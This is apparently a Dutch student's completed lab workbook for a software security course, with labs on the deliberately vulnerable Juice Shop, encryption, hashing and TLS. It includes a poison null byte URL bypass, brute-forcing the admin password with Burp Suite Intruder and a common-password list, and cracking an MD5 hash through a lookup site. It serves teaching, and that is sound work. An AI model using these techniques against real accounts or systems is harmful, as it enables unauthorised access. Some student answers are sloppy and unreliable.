

Introductie

In deze labo sessie gaan we ons bezig houden met het installeren van een onveilige web applicatie die we bij bepaalde labo's gaan gebruiken. Het is dus de bedoeling dat ieder van jullie een eigen versie van deze web applicatie gaan installeren.

Wat ga je leren in dit labo?

- Installeren van een web applicatie op gitpod.
- Onderzoeken van kleine security problemen in deze web applicatie.

Stappenplan

1. Open je browser en ga naar de volgende website

<https://gitpod.io/>

en log in met je github account. Heb je nog geen github account, maak er dan eentje aan.

2. Zorg ervoor dat je de volledige registratieproces hebt doorlopen en ingelogd bent in gitpod.

3. We gaan nu de web applicatie installeren op gitpod. Je kan dit doen door naar de volgende url te surfen:

<https://gitpod.io/#https://github.com/juice-shop/juice-shop/>

4. Je zal zien dat er een aantal taken worden uitgevoerd. Dit kan even duren. Wacht tot dat de Open Preview Window (Internal Browser) verschijnt als de taken klaar zijn. Hoewel je de juice shop kan gebruiken vanuit de gitpod, is het handiger om de juice shop in een aparte browser te openen.
5. Let op dat de gitpod niet eeuwig blijft draaien. Als je de gitpod een tijdje niet gebruikt zal deze stoppen met draaien. Je kan dan gewoon terug je gitpod openen (<https://gitpod.io/workspaces>) en verder gaan waar je gebleven was.
6. Je eerste opdracht is op zoek te gaan naar het score bord. Daar kan je jouw vooruitgang volgen. Je moet deze echter zelf proberen te vinden.
 - ▶ Eerste tip
 - ▶ Tweede tip
7. Op het score bord kan je je vooruitgang volgen. Let op deze vooruitgang wordt gewist als de webserver heropgestart wordt. Dit gebeurt op gitpod vrij vaak.
8. Vul hier de url in die je hebt gevonden:

<https://3000-juiceshop-juiceshop-xp3nu7iw2ao.ws-eu86.gitpod.io/#/score-board>

9. Een onoplettende werknemer heeft een directory niet goed beveiligd en iedereen kan zonder problemen aan de bestanden. Deze directory is genaamd 'ftp' en staat dus volledig publiek. Ga hier naartoe.

10. Vul hier de url in die je hebt gevonden:

```
https://3000-juiceshop-juiceshop-xp3nu7iw2ao.ws-eu86.gitpod.io/ftp/
```

11. Probeer een aantal files te openen. Waarom kan je sommige files niet openen?

```
omdat; "Only .md and .pdf files are allowed!"
```

12. We gaan nu proberen het bestand `package.json.bak` te openen.

Dit gaat jammer genoeg niet zomaar.

Je moet gebruik maken van een `poison null byte` (%2500). Als je dit achteraan de url van het bestand plaatst, gevolgd door een van de bestandstypes die wel werken kan je wel het bestand openen.

► Een tip

13. Probeer nu zelf het `eastere.gg` bestand te openen en kopieer hier de inhoud:

```
"Congratulations, you found the easter egg!"  
- The incredibly funny developers  
  
...  
  
...  
  
...  
  
Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg  
can be found here:  
  
L2d1ci9xcmlmL25lci9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybWZncmUvcnR0L2p2Z3V2YS9ndXVcm5mZ3JlL3J0dA==  
  
Good luck, egg hunter!  
  
https://3000-juiceshop-juiceshop-xp3nu7iw2ao.ws-eu86.gitpod.io/the/devs/are/so/funny/they/hid  
/an/easter/egg/within/the/easter/egg
```

14. Print deze pagina af als PDF en zend deze via digitap in.

Opmerking: Als dit niet lukt maak dan een zip file en stuur deze door.

Introductie

In deze labo sessie kruipen we weer in de rol van white hat hacker die de Juice Shop die jullie vorige les hebben geïnstalleerd. Deze keer gaan we aan de hand van de tool BurpSuite het paswoord van de administrator brute force te hacken.

Wat ga je leren in dit labo?

- Installeren van BurpSuite.
- Brute force hacken van een paswoord.

Stappenplan

0. Als je gitpod gebruikt moet je er voor zorgen dat hij actief is en dat je er voor zorgt dat de web applicatie publiekelijk toegankelijk is. Dit kan je doen om op Ports te klikken en vervolgens op het slotje te klikken. Je zal dan zien dat de web applicatie nu publiekelijk toegankelijk is.

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL	PORTS		
Port	Address	Description	State			
● OWASP Juice S... (3000)	https://3000-juiceshop-juiceshop-fdynlhppb2z.ws-eu88.gi...	The Juice Shop web se...	open (public)			

1. Open de registratie pagina van de juice shop web applicatie
2. Zijn alle paswoorden die je hier kan ingeven 'sterke paswoorden'? Zo niet, wat is er mis?

Nee.
"11111" is perfect bruikbaar als paswoord op deze site.

▼ Eerste tip


Kijk op het hoofdstuk over [paswoorden](#).

3. Open je browser en ga naar de volgende website

[BurpSuite](#)

en download de Community Edition van BurpSuite voor jouw platform.

4. Bekijk het filmpje over het installeren en de werking van BurpSuite proxy.



5. Vooraleer we kunnen beginnen met het kraken van het admin paswoord, moeten we op zoek gaan naar het email adres van de administrator.

▼ Eerste tip

De email adressen van de gebruikers kan je gewoon uitlezen in de reviews van producten.


6. We gaan uiteraard niet zelf alle mogelijkheden proberen. We gaan hier gebruik maken van een paswoord list. Ga naar de website

<https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials>

Dit is een grote collectie aan text bestanden die allemaal onveilige paswoorden bevatten. Voor deze beperkte opgave hoef je alleen `best1050.txt` te downloaden.

7. Start Burp Suite op en gebruik de proxy om de request op te vangen waarmee je probeert mee in te loggen (Zie filmpje hierboven).

Neem een screenshot van deze request en sleep deze hier onder in:



8. Gebruik deze request in de Intruder tool door op actions te klikken en vervolgens op 'send to intruder' te klikken. Ga vervolgens naar de intruder tab.


9. Zorg ervoor dat alleen het paswoord variabel is.

► Eerste tip

10. Ga naar de payloads tab en zorg ervoor dat je de file `best1050.txt` gebruikt als paswoord lijst.

11. Start de aanval en maak een screenshot als het paswoord gevonden is.

Sleep de screenshot hier onder in:




Opmerking: Na maximum 200 pogingen zou het paswoord gevonden moeten zijn. Duurt dit langer, dan ben je op het foute spoor.

12. Vindt je dit een goed paswoord? Waarom wel/niet?

Nee,
Ik heb het op dit moment nog niet gevonden.
Maar gezien het in de lijst met de 1050 meest gebruikte paswoorden zit.
Kan het nooit een goed paswoord zijn.

13. Spoor net zoals in vorig labo de 'administration' pagina op en log in met de admin email en paswoord.
Neem hier een screenshot van en sleep deze hier onder in:



14. Print deze pagina af als PDF en zend deze via digitap in.

Opmerking: Als dit niet lukt maak dan een zip file en stuur deze door.

Encryptie

In dit labo gaan we dieper in op het onderwerp encryptie en decryptie.

Wat ga je leren in dit labo?

- Burpsuite gebruiken voor Base64 decoding te doen
- Caesar Cypher toepassen
- GPG gebruiken voor encryptie en decryptie van files en berichten.

Vorbereiding

- Lees het deel over base64 encoding in het onderdeel base64 encoding in de syllabus op gitbook.

<https://app.gitbook.com/@apwt/s/g-pro-software-security/hashing/base64-encoding>

- Lees het deel over asymmetrische encryptie in het onderdeel GPG in de syllabus op gitbook.

<https://app.gitbook.com/@apwt/s/g-pro-software-security/hashing/encryptie-tools#asymmetrische-encryptie>

Stappenplan

1. Download op open het eastere.gg bestand van de beveiligde ftp van de juice shop (zie labo 1)

Daar vind je een geheime boodschap dat geëncodeerd is in Base64. Decodeer eerst dit bericht en vul het hier onder in.

```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```

► Eerste tip

2. Nu je dit bericht gedecodeerd hebt lijkt het nog altijd niet leesbaar te zijn.

Er is een caesar cipher gebruikt. We weten wel niet hoeveel de letters opgeschoven worden (we noemen dit de shift).

3. Je kan hiervoor een [caesar cipher webtool](#) voor gebruiken. Zorg er zeker voor dat je

TEST ALL POSSIBLE SHIFTS (BRUTE-FORCE ATTACK)

hebt aanstaan.

4. Vul het geheime bericht hier in het tekstveld in:

```
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```

en wat was de shift van de caesar cipher

13

- Maak een bestand `wiebenik.txt` aan met als inhoud voor en achternaam in.
- Open je terminal en gebruik `gpg` om dit bestand te encrypteren met **symmetrische encryptie**. Gebruik het paswoord `labo_2021`. Je krijgt nu een bestand `wiebenik.txt.gpg`
- Dit is een geëncrypteerd bestand. Probeer dit bestand eens uit te lezen met notepad of een andere editor, wat merk je op?

```

k
Ö·Y3v†ÄÖÓ[MO>³Ü]™Ú~ZYD%q<€öö«ü|‡:5NuIMVÊ`]iYÄYô}xÄim%“sLD½·š†ôVÁíY
Allemaal vreemde tekens

```

- Download het geëncrypteerd bestand `awesome.jpg.gpg`. Decrypteer dit bestand gebruikmakende van `gpg` met het paswoord `labo_2021`.
- Open dit bestand... And feel awesome! 🐱
- Ga naar de online pgp tool op <https://smartninja-gpg.appspot.com/#>
- Genereer zelf een PGP keypair voor jezelf. Kies RSA als algoritme en een keysize van 1024bit. Zorg ervoor dat de sleutel nooit vervalt. Kies een passphrase en zorg ervoor dat je deze onthoudt.
- Probeer een bericht te encrypteren met mijn publieke sleutel. Je mag hier zelf kiezen wat je stuurt. Mijn publieke sleutel kan je [hier](#) vinden.
- Plaats het geëncrypteerde bericht in een bestand genaamd `encrypted_message.txt`.
- Probeer met je eigen public key zelf een bericht naar jezelf te encrypteren en daarna vervolgens te decrypteren.
- Als extra kan je eens een bericht naar jezelf proberen te sturen met je eigen publieke sleutel. Of je probeert eens samen met iemand anders geheime berichten naar elkaar te sturen.
- Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_encryptie.pdf`

Zip alle bestanden die je in dit labo hebt aangemaakt en stuur deze in via digitap. Deze bestanden zijn:

- `wiebenik.txt.gpg`
- `encrypted_message.txt`
- `awesome.jpg`
- `naam_voornaam_labo_encryptie.pdf`

Hashing

In dit labo gaan we dieper in op hashing van bestanden en van paswoorden

Wat ga je leren in dit labo?

- Een hash laten berekenen van een gedownload bestand.
- Gebruik maken van de cryptojs library voor het hashen van paswoorden.
- Het nut van iterations en salt leren.

Vorbereiding

- Neem de slides over hashing nog eens uitvoerig door.
- Neem de gitbook pagina over de library crypto-js door:

<https://apwt.gitbook.io/g-pro-software-security/hashing/crypto.js>


Stappenplan

1. Je hebt in vorig labo Burpsuite gedownload. Ga naar de download pagina van burpsuite (community edition) en probeer de SHA256 checksum van dit bestand te weten te komen. Geef deze hieronder in het tekstvak in:

`077acd9a00298aa5fbdc98ce9127fed1b9a242781b5a6a6741fb910d6c27f799`

2. Gebruik CertUtil (of openssl) commando om de SHA256 hash te berekenen van dit bestand.

Neem een screenshot van je terminal en sleep deze hieronder in:



```
BertP@Brimestone MINGW64 ~/downloads
$ CertUtil -hashfile burpsuite_community_windows-x64_v2023_2_3.exe SHA1
SHA1 hash of burpsuite_community_windows-x64_v2023_2_3.exe:
a09b88a246e37bff47f02b35feda0f6d77eafbb5
CertUtil: -hashfile command completed successfully.

BertP@Brimestone MINGW64 ~/downloads
$
```

3. Deze SHA256 hash moet hetzelfde als die je op de website hebt gevonden. Waarom?

`Omdat het anders niet over dezelfde file gaat.
En dus niet betrouwbaar is.`

4. Doe een git clone van de volgende repository:

https://github.com/similonap/software_security_2021.git

Ga naar de directory `labo_hashing` en voer het commando

```
npm install
```

uit.

5. In dit deel van het labo zijn we aangenomen om de bank 'UNSAFE BANK INC.' te helpen met hun security problemen. Jij bent uiteraard na de cursus Software Security de aangewezen persoon om hun daarbij te helpen.
6. Ze hebben ons een script aangeboden dat hun `users` databank afprint. Je kan het script laten lopen door

```
node password_db_print.js
```

uit te voeren in je terminal.

Wat merk je op in verband met de paswoorden?

```
Ze zijn in plaintext opgeslagen in de databank
```

7. Om in te loggen hebben ze ook een script aangeboden. Je kan het laten uitvoeren door

```
node login.js
```

in de terminal uit te voeren. Log in met 1 van de users die je in de vorige stap hebt gezien.

8. We moeten deze passwoorden nu `hashen` zodat deze niet meer leesbaar zijn voor hackers indien deze zouden gestolen worden.
9. Ga naar het bestand `security.js` en pas de `hash` functie aan zodat deze het `PBKDF2` algoritme gebruikt om het passwoord te hashen. Zorg ervoor dat er maar 1 iteration wordt gedaan en dit de salt gebruikt die daar boven aangemaakt wordt. We willen hier de hexadecimale string representatie van.

Opgelet: gebruik hiervoor de `iterations` en `salt` constante die boven de functie al klaarstaat.

10. Voer nu terug het

```
node password_db_print.js
```

script uit. Nu zal je zien dat de paswoorden niet meer zomaar uitleesbaar zijn.

Neem hier een screenshot van:

```
Bert@Brimestone MINGW64 ~/Documents/AP/SoftwareSecurity/software_security_2021/labo_hashing (main)
$ node.cmd password_db_print.js
[DEBUG] hash(admin123) took 4 ms
[DEBUG] hash(test123) took 1 ms
[DEBUG] hash(hunter2) took 0 ms
username | password
-----|-----
alice@bankinc.com | 02c5121796a42ec3c7707dd2a71f5d31
bob@bankinc.com | 303185aec3fffffa8ac69317d367c5831
cindy@bankinc.com | dd12fad1c1353d32a1eb4d3c50a8553a
```

11. Na je wijziging klagen de klanten van de bank dat ze niet meer kunnen inloggen met het `login.js` script.

Dit komt omdat het password dat je ingeeft ook eerst moet gehashed worden met de `hash` functie vooraleer je die aan de `login` functie moet meegeven. Pas het `login.js` bestand aan zodat je terug kan inloggen.

12. Je hebt al opgemerkt dat er in de output vaak:

```
[DEBUG] hash(admin123) took 1 ms
```

stond. Dit is omdat we ook de snelheid van het hashing algoritme willen testen. Met 1 iteratie ging dit heel snel. Veel te snel! Dit betekent dat een hacker dit zelf ook heel snel kan berekenen. Hij moet dit natuurlijk wel voor alle combinaties testen.

De bank wil dat jij het aantal iteraties van het hashing algoritme verhoogt zodat dit gemiddeld gezien ongeveer 200ms zal duren om een hash te berekenen.

Test de snelheid van je hashing functie door

```
node hashing_speed_test.js
```

uit te voeren. Indien het niet rond 200ms ligt, pas je het aantal iterations in `security.js` aan en herhaal je de stap.

13. We gaan nu weer even terug naar de juice shop. We hebben via een andere hacker een gehashed paswoord te pakken gekregen van de gebruiker `admin@juice-sh.op`:


```
0192023a7bbd73250516f069df18b500
```

gebruik nu de website

```
https://www.nitrxgen.net/md5db/
```

om het originele paswoord te bepalen.

Neem een screenshot van je browser en sleep deze hieronder in:



14. Log in met deze gebruiker en verifieer of het paswoord klopt.

15. **Extra:** Bekijk de extra leerstof over hashcat op [gitbook](#) en probeer de md5 hash te achterhalen via hashcat.

Neem een screenshot van je terminal met het paswoord op en sleep deze hieronder in:



16. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_hashing.pdf`

Zip alle bestanden die je in dit labo hebt aangemaakt en stuur deze in via digitap. Deze bestanden zijn:

- security.js
- login.js
- naam_voornaam_labo_hashing.pdf

HTTPS/SSL

HTTP/HTTPS

Wat ga je leren in dit labo?

- Een self signed certificate aanmaken met openssl.
- Testen met Open SSL

Stappenplan

1. We raden je aan om google chrome te gebruiken voor dit labo. Wens je dat niet te doen zal je voor sommige settings zelf op zoek moeten gaan.
2. Doe een git clone van de volgende repository (of git pull indien je deze repo al hebt)

`https://github.com/similonap/software_security_2021.git`

3. Open de terminal in `labo_https_ssl` via visual studio code en installeer alle npm dependencies met

```
npm install
```

4. We hebben voor deze oefening een webserver in node js geschreven. Je kan deze opstarten met

```
node http.js
```

Merk op dat er een opmerking staat die vermeld:

```
You have not generated a certificate yet.
```

Dit lossen we zodra op.

5. Open je browser (liefst chrome) op de adressen die in de terminal zijn gegeven.

Op `http://localhost:3000` zal je een website te zien krijgen die twee links bevat: "Form with GET" en "Form with POST".

Op `https://localhost:3001` krijg je een foutboodschap te zien:



This site can't provide a secure connection

localhost sent an invalid response.

ERR_SSL_PROTOCOL_ERROR

Dit komt omdat we nog geen certificaat hebben aangemaakt voor onze webserver.

6. Sluit de webserver terug af door CTRL-C te drukken in je terminal venster.
7. Om de webserver correct te laten opstarten moeten we met openssl een self signed certificaat maken. Normaal gezien worden certificaten afgeleverd door een certificate authority. Dit is is een organisatie die digitale certificaten aan personen of bedrijven verleent na hun identiteit gecontroleerd te hebben. Dit kost meestal geld dus we gaan natuurlijk in deze cursus dit niet doen. Wij gaan gewoon zelf ons eigen certificaat signen en daar mee werken.
8. Voer in dezelfde directory als hiervoor het volgende commando uit:

```
openssl genrsa -out key.pem 4096

openssl req -new -sha256 -out private.csr -key key.pem -config ssl.conf

openssl x509 -req -days 3650 -in private.csr -signkey key.pem -out cert.pem
-extensions req_ext -extfile ssl.conf
```

Je krijgt hier een aantal vragen met informatie die in het certificaat zullen opgeslagen worden ter identificatie:

```
Country Name (2 letter code) []:BE
State or Province Name (full name) []:Antwerpen
Locality Name (eg, city) []:Antwerpen
Organization Name (eg, company) []:AP
Organizational Unit Name (eg, section) []:Software Security
Common Name (eg, fully qualified host name) []:localhost
```

Dit zal twee bestanden aanmaken key.pem en cert.pem. Het eerste bestand is je private sleutel waarmee je je certificaat mee gesigneerd hebt. En het tweede bestand is het certificaat zelf.

Merk op: Als je het bestand key.pem opendoet merk je op dat dit heel hard trekt op de private sleutel uit het vorige labo over encryptie.

9. Je kan de inhoud van een certificaat op de volgende manier in textvorm bekijken:

```
openssl x509 -in cert.pem -text
```

Neem een screenshot zodat de **Subject** uit de output duidelijk zichtbaar is en sleep deze hieronder in:

```
135d07e08e; ST = Antwerpen, L = Antwerpen, O = AP, CN = localhost
Validity
    Not Before: Mar 26 18:49:16 2023 GMT
    Not After : Mar 23 18:49:16 2033 GMT
Subject: C = BE, ST = Antwerpen, L = Antwerpen, O = AP, CN = localhost
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        RSA Public-Key: (4096 bit)
        Modulus:
            00:a7:6a:40:d7:c1:ce:7a:04:96:35:96:ae:15:9f:
```

- Als je nu de webserver terug opstart met `node http.js` dan zal je niet meer dezelfde fout krijgen bij het opstarten.
- Als je nu naar `https://localhost:3001` gaat dan krijg je de volgende boodschap te zien:



Your connection is not private

Attackers might be trying to steal your information from **localhost** (for example, passwords, messages or credit cards). [Learn more](#)

NET::ERR_CERT_AUTHORITY_INVALID

☒ Help improve Chrome security by sending [URLs of some pages that you visit](#), limited system information and some page content to Google. [Privacy Policy](#)

Advanced

Back to safety

Klik op Advanced (Geavanceerd) en dan krijg klapt het open en dan klik je op "Proceed to localhost(unsafe)"



Your connection is not private

Attackers might be trying to steal your information from **localhost** (for example, passwords, messages or credit cards). [Learn more](#)

NET::ERR_CERT_AUTHORITY_INVALID

☒ Help improve Chrome security by sending [URLs of some pages that you visit, limited system information and some page content](#) to Google. [Privacy Policy](#)

Hide advanced

[Back to safety](#)

This server could not prove that it is **localhost**; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.

Proceed to localhost (unsafe)

dan krijg je gewoon de website te zien zoals bij de http versie.

Opgelet: als je niet de optie krijgt om verder te gaan. Typ dan `chrome://flags/#allow-insecure-localhost` in je browser en zet deze op Enabled.

12. Waarom waarschuwt je browser je hier over? Waarom is dit onveilig?

ongeldig certificaat.

13. Laat zien dat deze verbinding niet secure is aan de hand van de adresbalk.

Neem hier een screenshot van en sleep deze hieronder in:



14. Bepaal de SSL/TLS capabilities van jouw browser aan de hand van de website

<https://clienttest.ssllabs.com/>

Voor welke versie(s) van SSL/TLS heeft jouw browser support?

TLS1.3 & 1.2

Waarom zijn lagere versies niet meer supported?

deze worden niet meer gebruikt.

15. Open een tweede terminal venster terwijl je webserver nog opstaat. En run het volgende commando:

```
openssl s_client -connect localhost:3001
```

16. Welk TLS protocol ondersteunt onze eigen gemaakte server? (Zie naar de output van vorig commando)

TLS1.3

17. Verlaag nu de versie van TLS van onze web server naar TLS 1.0.

Dit kan gedaan worden door de lijn:

```
secureProtocol : 'TLS_method',
```


te vervangen met:

```
secureProtocol : 'TLSv1_method',
```

te veranderen in **http.js**. Start daarna de web server terug op.

18. Ga naar terug naar de https website en open de chrome developer tools (CTRL-SHIFT-J) en ga vervolgens naar de security tab. Hier kan je allerlei informatie over de security zien van deze pagina.

Ondersteunt jouw browser deze versie van TLS?

bee


Vanaf welke versie dan wel?

1.2

19. Je kan nu testen of de server specifiek een versie van TLS ondersteunt met het volgende commando:

```
openssl s_client -connect localhost:3001 -tls1_3
```

Neem een screenshot waar de output duidelijk te zien is en sleep deze hieronder in:



```
root@kali:~/Desktop/ap_hogeschool/semester2/software_security/labs/software_security_2021/labo_https_ssl (main)
$ openssl s_client -connect localhost:3001 -tls1_3
CONNECTED(0000017C)
24272:error:1409442E:SSL routines:ssl3_read_bytes:tlsv1 alert protocol version:../openssl-1.1.1q/ssl/record/rec_layer_s3.c:1543:SSL alert number 70
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 215 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
```

20. Zet nu de versie van TLS op 1.2 in de **http.js** file (TLSv1_2_method) en ciphers op TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (of deze key helemaal verwijderen).
